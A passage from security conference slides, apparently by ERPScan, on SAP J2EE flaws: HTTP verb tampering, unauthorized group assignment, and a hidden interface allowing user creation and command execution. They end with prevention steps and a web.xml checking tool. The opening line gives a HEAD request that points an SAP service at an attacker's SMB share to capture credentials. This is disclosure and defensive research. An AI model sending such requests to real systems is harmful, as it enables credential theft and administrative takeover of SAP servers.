```
HEAD /dir/support/CheckService?cmd_check&fileNameL=file&
directoryNameL=\\smbsniffer\sniff\ HTTP/1.0
```

It means that attacker get administrative access to SAP on Windows server on local subnet.



**tired**





## *3 – unauthorized group assignment*

- Secret interface for managing J2EE engine
- Interact with ABAP using JCO and SAPJSF user
- Can be accessed remotely
- Can run user management actions (but there's no documentation)
- Many commands were found but almost all require username and password additionally
- Except some ))



## *3 – unauthorized group assignment*

### First vulnerability:

- It is possible to add any user to any group
- For example you can add guest user to group Administrators which will lead to total destruction in public Portals.
- Works when ABAP engine is a data store for J2EE and connection using `SAP_JSF_COMMUNICATION`



## 4 – total remote control

*I was thinking that this is a win .... until we got a contract for pen testing SAP Portal (hope next talk Will be ) and found more epic things:*

- Vulnerability is working in the real life !
- In Standalone J2EE engine it is possible to do almost everything using this application.
- User management, remote on and off, file system access, command execution ....
- **For example: By simply sending 2 HEAD requests you can create new user and map him to group Administrators.**



**Show me DEMO!!!!!!**




## *What else*

- There are still some verb tampering vulnerabilities in SAP
- *DSECRG-00243 etc...*
- It is not one bug it is architectural problem





## A crushing blow





## Prevention:

- Install SAP note 1503579
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all `<http-method>`
- Disable application that are not necessary



SAP options for protecting from almost all possible attacks

- **But the number of problems is huge**
- **But the systems are very complex**
- **But administrators don't care**

*We tried to help a little bit*



## ERPSCAN WEB.XML check tool

- Developed by ERPScan
- Part of the commercial ERPScan Security Scanner
- Can be downloaded offline for free  
<http://erpscan.com/products/erpscan-webxml-checker/>
- Intended to checking WEB.XML files for different vulnerabilities and misconfigurations



- (1) **Information disclose** through error code. Checking for <error-page>
- (2) **Auth bypass** through verb tampering. Checking for <security-constraint>.
- (3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee>
- (4) **Cookie stealing through lack of SSL** for an authorization . Checking for <session-config>
- (5) **Cookie stealing through XSS**. Checking for Httponly=true
- (6) **Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode> ,
- (7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>
- (8) **Unauthorized actions** by locally enabled invoker servlets.  
Checking for <param>InvokerServletLocallyEnabled</param>
- (9) **Invoker servlet bypass** . Checking for /\* and /servlet/\* in <security-constraint >



Look at my  
**TOOL**





## Conclusion

- For companies - It is just the beginning
- For researchers - Work hard and you will get what you want
- For pentesters – now you can hack SAP J2EE
- For SAP developers – please read SAP’s recommendations
- For GRC guys – security is not only SOD
- For Administrators - read, patch, config, read, patch, config,....or ask professionals ))



*Many of the researched things cant be disclosed now because of good relationship with SAP Security Response Team which I would like to thank for cooperation. However if you want to see new demos and 0-days follow us at @erpscan and attend feature presentations:*

- 29 Sept - InfosecurityRussia at Moscow
- 11 October - HITB at KL
- 25 October - Miami USA at HackerHalted
- TBA

Look at [dsecrg.com](https://dsecrg.com) and [erpscan.com](https://erpscan.com) for news

*Greetz to*

- *erpscan crew who helped: Dmitriy Evdokimov, Alexey Sintsov, Alexey Tuyrin, Pavel Kuzmin and also my friend Anton Spirin.*
- Brucon organizers





**ERPScan**  
Security Scanner for SAP

